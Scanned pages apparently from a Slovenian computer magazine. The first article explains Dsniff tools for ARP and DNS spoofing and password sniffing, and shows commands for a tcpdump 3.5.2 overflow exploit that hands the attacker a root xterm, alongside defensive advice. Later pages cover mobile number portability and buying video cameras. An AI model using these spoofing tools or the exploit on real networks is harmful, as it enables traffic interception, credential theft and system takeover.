**Arpspoof** je orodje v sklopu Dsniffa, ki nam omogoča **ponarejanje ARP-odgovorov**. Spomnite se, da je protokol ARP tisti, ki preslikuje IP-naslove in lokalne MAC-naslove. ARP-zahteve so poslani vsem sistemom v krajevnem omrežju v slogu »Živjo, katera od vaših omrežnih kartic ima IP-naslov 192.168.1.100?« Napadalec, ki uporablja Arpspoof, bo na takšno zahtevo odgovoril pritrilno in vohljanje se lahko prične. Uporaba Arpspoofa je omejena na ukazno vrstico, pri čemer se sintaksa glasi:

```
arpspoof IP_naslov_tarče
```

Najbolj priljubljena tarča v LAN-u je prav gotovo **glavni usmerjevalnik**, saj gre preko njega celoten omrežni promet.

**Dnsspoof** deluje podobno kot Arpspoof, pri čemer dovoljuje, da ponaredite DNS-odgovore za DNS-strežnike v krajevnem omrežju. Ker se DNS zanaša na UDP (User Datagram Protocol), ki je nepovezovalni protokol, bo DNS-odjemalec poslal zahtevo in nato pričakoval odgovor. Orodje Dnsspoof bo enostavno ponaredilo odgovor in poskušalo prehiteti pravi DNS-strežnik.

Dsniff je torej napreden vohljač, ki prepo-

znava več vrst različnih protokolov, med njimi: telnet, FTP, SMTP, POP, IMAP, HTTP, CVS, Citrix, SMB, Oracle in še nekatere druge manj razširjene. Ethereal je vsekakor odlično orodje za zajemanje omrežnega prometa, Dsniff pa je uporaben za točno določeno nalogo. Dsniffova naloga je namreč samo **učinkovito pridobivanje uporabniških imen in gesel**.

Druga Dsniffova orodja so:

- **Macof** povzroči poplavo neobstoječih MAC-naslovov in s tem prisili omrežno stikalo v oddajanje prometa na vse naslove v omrežju.
  - **Mailsnarf** pridobiva gesla iz protokolov elektronske pošte, kot sta SMTP in POP.
  - **Msgsnarf** zbira informacije iz priljubljenih programov, kot so: IRC, ICQ, MSN, Yahoo...
  - **Sshmitm** je eno neprijetnejših orodij, saj omogoča prestrezanje šifriranega SSH-prometa.
  - **Tcpkill** poskuša prekiniti TCP-povezavo z vmešavanjem v promet v omrežju in pošiljanjem RST-bitov.
  - **Webmitm** je orodje za HTTPS in omogoča vrinjenje ponarejenega certifikata ter napad tipa »man-in-the-middle« (več o tem napadu kdaj drugič).
  - **Webspy** je orodje, ki omogoča prestrezanje spletnega prometa določenega sistema v krajevnem omrežju pri čemer se poveže z brskalnikom Netscape. To nam omogoča, da spremljamo določenega uporabnika in v svojem brskalniku opazujemo spletne strani, ki jih tarča trenutno obiskuje.
- Kot ste videli, sem vam v tem članku predstavil nekatera izredno nevarna orodja, ki napadalcem omogočajo **celo prestrezanje šifriranega prometa**. Edina pomanjkljivost tovrstnih orodij je, da so uporabna **samo v krajevnih omrežjih**. Še en razlog več torej, da se dobro prepričate, katerim uporabnikom dovoljujete dostop v svoje krajevno omrežje.

Kot povzetek bi poudaril, da je vohljače mogoče učinkovito onemogočiti predvsem z **varno topografijo omrežja**, vključujoč stikala, usmerjevalnike in mostove, zlasti pa je pomembno **šifriranje podatkov**, ki vsiljivcu v veliki meri zmanjša možnosti za uspeh. Seveda pa absolutne varnosti tudi na tem področju informacijske tehnologije ni.

**NAPADJ NA LEGITIMNE OMREŽNE PRISLUŠKOVALCE**

Kot smo omenili, so vohljači programi za prisluškovanje omrežnega prometa, ki znajo zagreniti življenje vsem tistim ki ne uporabljajo šifriranih povezav, kot je npr. SSL, TLS, SSH ipd. Tovrstnih programov pa ne uporabljajo samo hekerji, temveč tudi **sistemski administratorji**, saj jim omogočajo nadzor prometa, ki se odvija v njihovem delu omrežja, s tem pa jim olajšajo odpravljanje težav v delovanju omrežja. Čeprav so lahko tovrstni programi tudi koristni imajo vsi po vrsti veliko pomanjkljivost: izvajati jih je mogoče **samo z administratorskimi privilegiji**. Ker pa tudi tovrstni programi niso popolnoma brez varnostnih pomanjkljivosti, lahko

za napadalca pomenijo izvrstno edinstveno priložnost. Če jim uspe dostaviti ustrezno zlonamerno programsko kodo, seveda.

Napad na vohljača, ki prisluškuje celotnemu omrežnemu prometu, je mogoč tudi v primeru, ko so v sistemu izključeni vsi priključki TCP/UDP. V sistem Unix, na katerem se izvršuje program za prisluškovanje omrežju, lahko napadalec vdre prek varnostne pomanjkljivosti programa tudi v primeru, ko so v sistemu vse storitve TCP/UDP izključene.

Eden izmed primerov zlorabe tovrstne pomanjkljivosti je pomanjkljivost programa **tcpdump** v različici **3.5.2**. Izkoriščevalska koda, ki jo najdete v spletu, ustvari paket, ki ga tcpdump analizira in napadalcu omogoči izvršitev poljubne kode na ravni administratorja. Izkoriščevalsko kodo (exploit) med drugim najdete na <http://ccc.de>.

Poglejmo, kako pride do takšnega napada. Najprej mora biti izpolnjen pogoj, pod katerim tcpdump teče z vklapljenim stikalom `-s`, ki določa število bajtov za prestrezanje v vsakem paketu. V našem primeru bomo uporabili 500, kar je dovolj za zlorabo prekoračitve medpomnilnika (buffer overflow).

```
[zrtev]# tcpdump -s 500
```

Naj vas opomnim, da tcpdump privzeto prisluškuje 68 bajtov vsakega paketa, kar za izvedbo tovrstnega napada ne zadostuje. Napad, ki ga bomo pogledali, dostavi napadalcu xterm, zato moramo poleg IP-naslava žrtve 192.168.1.200 uporabiti tudi IP-naslov napadalčevega računalnika 192.168.1.50. Na koncu vpišemo še število 100, ki pomeni vrednost pomnilniškega razmaka in izzove preplavljanje medpomnilnika (na drugih sistemih je ta številka različna).

```
[heker]# tcpdump-xploit 192.168.1.200 192.168.1.50 100
```

Kot po čudežu nas pričaka xterm z administratorskimi pooblastili. Če je napadeni sistem hkrati tudi sistem za nadzor omrežja, bi bile posledice naravnost pogubne.

**ZAŠČITA**

Vsekakor vam priporočam, da tudi v tem primeru vedno uporabljate **najnovjšo različico** orodja za prisluškovanje omrežju. V sistemih, ki so namenjeni izključno nadziranju omrežnega prometa in odkrivanju napadov, je eden izmed prijemov tudi konfiguriranje omrežne kartice v tako imenovani **nevidni način** (stealth mode).

Sistem deluje v nevidnem načinu, kadar omrežna kartica prisluškuje celotnemu prometu, vendar nima IP-naslava. Takšni nevidni sistemi imajo pogosto nameščeno drugo omrežno kartico, ki deluje na drugem segmentu omrežja in je namenjena samo upravljanju omrežja.

rešitve v slovenski informatiki: sistem podjetij Avtenta.si in Teletech za podporo prenosljivosti telefonskih števil

# Prenosljivost števil kot plod domačega znanja

O prenosljivosti telefonskih števil je bilo konec lanskega leta veliko govora, bližal se je namreč datum, ko so morali mobilni operaterji svojim uporabnikom zagotoviti prenos telefonske številke od enega operaterja k drugemu. Za uspešnost projekta sta poskrbeli družbi Avtenta.si in Teletech.

**Piše: Tomaž Lukman**

tomaz.lukman@mojmikro.si




**P**renosljivost števil je eden od načinov zagotavljanja konkurenčnosti na trgu telekomunikacij, so zapisali v direktivi Evropske komisije in s tem svojim članicam naložili uvedbo te storitve. Zahtevo, ki je zapisana tudi v 71. členu Zakona o telekomunikacijah, je Agencija za pošto in elektronske komunikacije uveljavila s splošnim aktom o prenosljivosti števil. Ta določa tudi vse podrobnosti izvajanja prenosljivosti, ki je morala biti v mobilni telefoniji na voljo s 1. januarjem 2006, fiksni operaterji pa jo bodo uvedli do 30. junija letos.

Prenosljivost številke za končnega uporabnika pomeni eno skrb manj pri zamenjavi operaterja, saj lahko odslej obdrži svojo telefonsko številko skupaj z omrežno številko ali kodo operaterja. Za samega naročnika oziroma predplačnika je postopek prenosa številke sila enostaven, saj mu ni treba storiti nič, le pri izbranem operaterju naročiti prenos številke. Vse drugo opravita novi in stari operater med sabo, v postopku pa sodeluje še en pomemben igralec – upravljavec centralne zbirke podatkov (CBP).

Upravljalca CBP je na razpisu izbralo devet operaterjev. Najboljša se jim je zdela skupna rešitev podjetij Avtenta.si, d.o.o., in Teletech, d.o.o. Če prvega ni treba posebej predstavljati, saj gre za eno večjih slovenskih informacijskih podjetij, pa je Teletech razmeroma mlado in še neveljavljeno mariborsko podjetje. Njihovi temeljni dejavnosti sta strateško svetovanje in najemni menedžment, v svojem poslanstvu pa so se zavezali razvoju lastnih sistemskih rešitev, izdelkov in storitev. Iz njihovih referenc je razvidno, da so najdejavniji prav na področju telekomunikacij.

## OSNOVNE ZNAČILNOSTI PRENOSLJIVOSTI

Za lažje razumevanje procesov je treba pojasniti nekaj pojmov. **Dajalec številke** ali donor je operater, ki zagotavlja javno dostopne telefonske storitve uporabniku pred preno-



som številke. **Prejemnik številke** ali recipient je operater, ki zagotavlja telefonske storitve uporabniku prenesene številke. **Upravljalca CBP** je fizična ali pravna oseba, ki na podlagi pravnega posla z operaterji upravlja s centralno zbirko podatkov. Vsa komunikacija med operaterji poteka prek centralne zbirke podatkov, ki spremlja in nadzoruje transakcije ter operaterjem posreduje podatke o prenesenih

številkah. Časovni roki, ki jih predvideva splošni akt, so zelo strogi in zahtevajo visoko zanesljivost celotnega postopka.



Prenos številke poteka v dveh fazah. V **prvi fazi** uporabnik, ki želi prenesti svojo številko, pri operaterju prejemu številke poda zahtevo po prenosu. Operater nato prek CBP posreduje operaterju dajalcu zahtevo po prenosu. Slednji mora v največ 15 minutah posredovati možnost prenosa. Če je ta mogoč in če ga uporabnik potrdi, postopek steče, preklicati pa ga ni več mogoče. Ko prejemnik dajalcu potrdi prenos, steče **druga faza** postopka. Dajalec mora sporočiti, kdaj bo uporabnikova številka deaktivirana (največ 7 dni pri mobilnih, največ 15 dni pri fiksnih operaterjih), prejemnik oziroma novi operater pa o tem obvesti uporabnika. Na dan aktiviranja številke pri prejemniku, ki se mora zgoditi med polnočjo in šesto uro zjutraj, traja pa lahko največ tri ure, CBP ločeno posreduje podatke o preneseni številki vsem operaterjem. Ti imajo vzpostavljeno svojo lokalno zbirko prenesenih števil (LBPŠ), kamor se zapisujejo vsi podatki o prenesenih številkah v Sloveniji in rabi za usmerjanje klicev na prenesene številke. Kot referenčna podatkovna zbirka ostaja CBP.



## KLICANJE PRENESENE ŠTEVILKE

Klic na preneseno številko poteka različno, glede na to, ali gre za preneseno mobilno ali fiksno številko. Splošni akt imenuje ti dve metodi »All call query« in »Query on release«. Mobilni operaterji uporabljajo prvo metodo usmerjanja klicev, pri kateri izvorno omrežje pred vzpostavitvijo vsakega klica v svoji LBPŠ preveri, ali je klicana številka prenesena. Če gre za preneseno številko, izvorno omrežje na osnovi številke za usmerjanje, pridobljene v LBPŠ, vzpostavi klic v omrežje, v katerem je prenesena številka. Če številka ni prenesena, izvorno omrežje vzpostavi klic neposredno z omrežjem klicane številke.


Pri metodi »Query on release« pa izvorno omrežje pred vzpostavitvijo klica pošlje zahtevo za vzpostavitev



si in tako pridobila večinsko podporo operaterjev. Na pobudo treh mobilnih operaterjev so z uporabo spletnih storitev razvili vmesnik SOAP (enostavni protokol za dostop do objektov).

Izvirna tehnična rešitev vključuje **mesečno statistiko** za operaterje in APEK. Posamezne podatkovne zbirke se sinhronizirajo s pomočjo protokola LDAP (enostaven protokol za dostop do imenika), ki zagotavlja zanesljivost prenosa podatkov med prejemniki, centralno zbirko in dajalci. Vmesnik prav tako skrbi za sporočanje prenesenih števil v lokalne zbirke prenesenih števil posameznih operaterjev. Operaterji imajo na voljo spletno aplikacijo za administrativno podporo procesom prenosa, prav tako pa jim je na voljo programski vmesnik API za lasten razvoj aplikacij za avtomatizacijo internih procesov.

Operaterji so za podporo prenosljivosti števil dobili celovito rešitev s strojno in programsko opremo, s klicnim centrom za podporo, vzdrževanjem in razvojem sprememb v aplikacijah.



klica proti komunikacijskemu omrežju operaterju, ki mu je bila številka dodeljena. Če to omrežje sprejme zahtevo za vzpostavitev klica na številko, ki je bila prenesena v drugo komunikacijsko omrežje, zahtevo za vzpostavitev klica zavrne. Po sprejemu signalizacijskega sporočila izvorno omrežje v lastni zbirki prenesenih števil preveri številko za usmerjanje in vzpostavi klic neposredno v omrežje, v katero je prenesena številka.

## IZVIRNA IN CELOVITA TEHNIČNA REŠITEV

Teletech je v procesu nastajanja okolja za uvedbo prenosljivosti števil pripravljal ogrodje programske osnove že pol leta pred

prvo uradno predstavitevjo modela. Glavna smer, ki so jo zagovarjali, je bila **prijaznost do uporabnikov**, torej na eni strani do poslovnih partnerjev – operaterjev, na druga strani pa do končnih uporabnikov telefonije. To so lahko zagotovili samo z vzpostavitevjo centralne zbirke podatkov kot središčne in referenčne točke, ki nadzira vse faze procesov prenosa števil. Referenčno točko so poimenovali »Clearing house«.

Operaterjem so ponudili **celovito rešitev** s strojno in programsko opremo, s klicnim centrom za podporo, vzdrževanjem in razvojem sprememb v aplikacijah. Rešitev je s strokovnim znanjem in izkušnjami obogatila Avtenta.

Ne glede na dejstvo, da se prek CBP ne izmenjujejo ključni uporabniški podatki niti dokumentacija, je Teletech organiziral več srečanj z operaterji, na katerih so se dogovorili o skupnih stičnih točkah. Tako so določili tudi za način izmenjave dokumentov in videz formularjev, ki jih uporabniki izpolnjujejo, ko zahtevajo prenos številke. Vpletenost Teletecha v celoten proces izvedbe prenosljivosti, ne samo v tehnično rešitev, je pripomogla k uspešni uvedbi storitve v zelo kratkem času. Prenosljivost je za končne uporabnike enostavna, za operaterje pa učinkovita in se od začetka leta uspešno izvaja pri vseh operaterjih mobilne telefonije z izjemo Vege.

## SPROTNO IZPOLNJEVANJE

Sistem je vzpostavljen tako, da omogoča naknadne spremembe. Vsakdanja raba je privedla do spoznanj, da bi se nekatere podrobnosti dalo izpeljati bolje. Če sprememba aplikacije ne bi vplivala na zakonske in podzakonske akte, jo lahko upravljavec CBP z razvijalci dopolni. Če je ob tem nujna sprememba podzakonskih aktov, pa se APEK-u posreduje pobuda za dopolnitev ali spremembo splošnega akta. Nekaj takšnih sprememb je tudi že v postopku.

Pri Teletechu se po uspešni izvedbi prenosljivosti števil med mobilnimi operaterji ukvarjajo z manjšimi izboljšavami procesa in določajo vmesnike za izvedbo prenosljivosti števil za fiksne operaterje, ki mora biti omogočena do konca junija 2006.

# BODI VIDEO!

V poplavi novih formatov zapisa videa in medijev se zdi analogna doba kot mirno morje, čeprav je na njem divjala vojna dveh velikih taborov. Marsikdo ima doma še spominek iz te dobe, VHS-videorekorder, ki se kljub poplavi DVD/DivX-predvajalnikov še kar nekako drži nad vodo. Drugače je pri videokamerah, saj se je tu analogna doba že pred nekaj leti nepreklicno končala.



Piše: Alan Orlič Belšak

alan.orlic@mojmikro.si

Začuda so bili proizvajalci glede formata enotni, izjema je bil le Sony, a tudi on se je nazadnje vdal. Digitalni video oziroma DV je prinesel uporabnikom veliko več svobode in predvsem kakovostnega zapisa videa, ki se je zelo približal profesionalnim formatom. Najpomembnejše je seveda **enostaven prenos v osebni računalnik**, saj je zapis že v digitalni obliki. Vmesnik FireWire, ki ga ima danes skoraj vsak računalnik že vdelan na matični plošči omogoča prenos videa, in čeprav je bil na začetku namenjen predvsem videu, se ga danes uporablja še za druge namene, predvsem priklop zunanjih diskov. Obdobje miru, ki ga je začel format DV, se počasi končuje, ne le zaradi prihoda videa visoke ločljivosti, ampak predvsem zaradi **novih nosilcev podatkov**, ki trak počasi, a vztrajno izrinjajo na obrobje.

## SHRANJEVANJE

Za začetek poglejmo, kateri so ti novi nosilci. V prvi vrsti je to **trdi disk**, sledi mu **mini DVD** in kot zadnja **pomnilniška kartica**. Formati zapisa so si na vseh treh nosilcih različni, predvsem zaradi **kapacitete** teh medijev. Med-

tem ko si na trde diske lahko dovolimo zapis v DV-kakovosti, si slednjega pri mini DVD-ju ali pomnilniški kartici veliko težje. Ena ura zapisa videa v tem formatu namreč zasede okoli **13,5 GB**, kar je za ta dva medija pravo razkošje. Zaradi tega so proizvajalci posegli po drugih formatih, na mini DVD-ju najdemo **MPEG 2**, na pomnilniških karticah pa največkrat **MPEG-4**. Slednjega poznamo predvsem po različicah DivX in podobnih, saj je moč video v tem formatu zelo stisniti. To ima svojo ceno. **Kakovost** je po pričakovanjih in v praksi **slabša** kot pri klasičnem DV-ju, vidne razlike pa so predvsem pri hitrih premikih in enakomernih barvnih prehodih. Če ne boste snemali videospota ali celovečernega filma, marsikdo od gledalcev teh pomanjkljivosti niti ne bo opazil. Na medij mini DVD zmogljivosti 1,4 GB lahko shranimo do pol ure videa, na 1 GB pomnilniško kartico v formatu MPEG-4 pa okoli uro.

Kljub slabši kakovosti zajetega materiala in manjši kapaciteti v primerjavi s trakom sta prednosti novih medijev **hitrejši prenos v osebni računalnik** in **možnosti obdelave kar v videokameri**. To velja predvsem za medije mini DVD, saj nekateri modeli omogočajo izbiro in rezanje posnetih kadrov, tako da dobimo že praktično urejen video. **Hitrost** pre-

nosa je odvisna predvsem od hitrosti vmesnika. Hitri bralniki kartic znajo prenesti vsebino 1 GB kartice v nekaj minutah. V primerjavi s trakom, kjer moramo prenašati v razmerju 1 : 1 (ena ura videa in ena ura zajema) je to vsekakor velika pohitritev. Shranjevanje na nove medije ima še eno prednost, snemalec bolj pazi na dolžino kadrov. To obenem pomeni tudi krajši čas obdelave in verjeli ali ne, boljši končni izdelek. Verjemite, nobenemu se ne ljubi gledati triurnega posnetka vaše poroke ali dveurnega mučenja in gledanja posnetkov z vaših počitnic.

Katerega od novih medijev torej izbrati? Če iščete **majhne** videokamere, ki gredo v vsak žep, je odgovor preprost, **pomnilniška kartica**. Slabost je predvsem cena, saj videokamere zaenkrat še niso poceni, prav tako so pomnilniške kartice predvsem večjih kapacitet dokaj drage v primerjavi z drugimi mediji. Zato se vam splača razmisliti o **prenosnem trdem disku**, ki vam bo rabil kot odlagalnišče, poleg tega je na količino prostora veliko cenejši v primerjavi s pomnilniško kartico. **Mini DVD** je zanimiv zaradi možnosti takojšnjega arhiviranja, če uporabljate medije DVD-R. Posneti material preprosto shranimo in imamo osnovno varnostno kopijo. Glavna slabost je dokaj majhna kapaciteta v primerjavi z drugimi mediji, česar se mora zave-



dati predvsem snemalec. Začuda nimajo težav s tresljaji, kot bi pričakovali, saj so videokamere, katerih preizkus lahko berete v rubriki Digitalni svet, brez težav prestale daljše močnejše tresljaje. Mediji mini DVD imajo še slabost. V primerjavi s klasičnimi DVD-mediji so dokaj dragi, zato se splača razmisliti o prepisljivih medijih. S tem sicer zgubite arhivsko kopijo, a če vam ta ni tako pomembna, ste na ta račun lahko prihranili kar nekaj denarja. Trdi diski se v videokamerah šele dobro pojavljajo in znajo pritegniti marsikaterega računalniškega navdušenca. Velika kapaciteta, premorejo tudi 10 ali več, ur je sicer idealna za daljša popotovanja, a obenem nevarna. Trdi diski so namreč od vseh novih medijev najbolj izpostavljeni tresljajem in udarcem. Če gre kaj po zlu, smo lahko hitro ob ves posneti material. Poleg tega se lahko razvadimo na razkošje in posnamemo preveč materiala, ki ga je potrebno obdelati, da bo gledljiv.

Na katerega od novincev bi torej stavili v prihodnosti? Vsekakor na pomnilniške kartice, saj jim cena še vedno pada in tudi v prihodnje bo tako. So najmanj občutljive na tresljaje, poleg tega so uporabne še za druge naprave, kot so digitalni fotoaparati ali dlančniki.

## NAKUP

Ko se prvič zapodimo v oddelek videa v katerem od večjih nakupovalnih središč, smo lahko od množice podatkov hitro zmedeni. Proizvajalci nas skušajo prepričati z dvema podatkom: možnostjo približevanja (zum) in milijoni pik, podobno kot pri digitalnih fotoaparatih. Številke, kot so recimo 100x, 200x ali celo 400x in več (približevanje), se slišijo zelo udarno. To

## Aktualno v trgovinah

Kot smo že omenili uvodoma, boste analogne videokamere že težko našli, v večini primerov prevladujejo digitalne. Cene slednjim so namreč tako padle, da lahko nekatere modele odnesete domov že za dobrih 80 tisočakov. Z več možnostmi in različnimi mediji boste morali seči globlje, od 100 do 200 tisočakov. V tem razredu lahko izbirate med videokamerami z različnimi mediji snemanja; klasičen trak je še vedno najbolj razširjen. Modeli z medijem mini DVD so bili še ne tako dolgo tega krepko dražji od drugih modelov, trenutno lahko izbirate med njimi že v razredu okoli 150 tisočakov. Nekaj podobnega velja tudi za videokamere, ki snemajo na pomnilniške kartice, za 50 tisočakov so dražji modeli, ki snemajo na trde diske. Izbira je pestra tako med podjetji kot modeli. Ker smo za videokamere pripravljani odšteti kar nekaj denarja, omenimo še edini Sonyev model HDV, ki ima pri nas tako rekoč ameriško ceno. Stane namreč dobrih 440 tisočakov, podobno kot nekaj let nazaj prve mini DVD videokamere. Kaj boste z njim počeli oziroma kje boste predvajali, je pa druga reč.

## ➤ Pri videokamerah sta bolj kot optični zum in število pik, kar prodajalci radi izpostavljajo, pomembna ergonomija in preprosto upravljanje.

velja še zlasti za moški del populacije, ki takoj začne razmišljati o poletnih mesecih in bližnji nudistični plaži. A pri tem podatku proizvajalci največkrat napišejo čarobno besedico Digital in neke pod njo ali pa samo v navodilih z veliko manjšimi črkami napišejo še Optical. Številka pred njo je veliko manjša, ponavadi le med 10x ali 20x. Slednje je za nas uporabnike veliko pomembnejši podatek, saj gre za tisto spremembo goriščnice, ki jo objektiv zmore. Digitalni zum predvsem pri cenejših videokamerah pomeni preprosto to, da si mora ta podatke »izmisliti« (interpolirati). Kakovost slike lahko zelo pade in od vsega silnega približevanja imamo na koncu le nekaj zamegljenih kock.

A tu znajo priskočiti na pomoč milijoni pik, druga stvar, s katero nas proizvajalci prepričujejo. Video ima stalno ločljivost 720 x 576 pik, in če to prevedemo v skupno število pik, dobimo skromnih 420.000 pik. To je daleč od vseh silnih milijonov, obljubljenih v videokameri. Slednje lahko izkoristimo za digitalni zum, saj lahko uporabimo le del slike, ki jo tipalo zajame. Kakovost pri tem niti ne bo tako zelo padla, dokler ne bomo šli pod že zgoraj omenjeno mejo 420.000 pik. To dejstvo dobro izkoriščajo proizvajalci, ki pri videokamerah z večjim številom pik praviloma ponujajo manjši optični zum, pa še dražje nam jih prodajo. Se jih da izkoristiti za zajem fotografij? Seveda, vendar je kakovost slabša kot pri digitalnih fotoaparatih z enakim številom pik. Videokamere imajo namreč še manjša tipala, kot jih imajo digitalni fotoaparati, kar prinese več šuma v sliko. Večje število pik izkoriščajo še za eno stvar, elektronsko umirjanje slike. Slednje je veliko preprostejše kot optično, saj tu ne potrebujemo dodatnega mehničnega sklopa, ki bi krmililo sklop leč in tako odpravljajo tresenje slike. Večina modelov za amatersko rabo je dokaj majhnih in lahkih, zato je tresenje, ki ga povzroča roka hitro vidno v sliki. Praktično ni več videokamere, ki ne bi imela umirjevalnika slike, saj brez njega ne gre pri 10x zumu. Optični umirjevalnik svoje delo opravi bolje kot elektronski, a ga boste našli le v dražjih modelih.

Pri snemanju so veliko pomembnejše druge stvari, kot optični zum ali milijoni pik. V prvi vrsti je domačemu uporabniku pomembna dostopnost do možnosti, ki jih pri snemanju potrebujemo. Največkrat pride prav funkcija za snemanje proti svetlobi. Ta nadosvetli sliko in naredi obraze svetlejšje in s tem razpoznavnejše. Nekateri modeli imajo za to poseben gumb, pri drugih morate to poiskati v meniju, kar je se-



16 : 9 in 4 : 3

Naši televizijski sprejemniki in ločljivost video zapisa, ki je zaenkrat v veljavi, so v razmerju stranic 4 : 3. Večina videokamer ponuja še drug format, 16 : 9. Slednji bo praviloma zaživel šele z videom visoke ločljivosti (HD), saj je tam večina formatov nastavljena na to razmerje stranic. Navadne DV-videokamere, ki snemajo v tem formatu, preprosto odrežejo del slike zgoraj in spodaj ter ga tako spremenijo iz formata 4 : 3 v 16 : 9. S tem pravzaprav izgubimo pri kakovosti slike, saj več kot 720 pik po daljši stranici ne moremo prikazati.

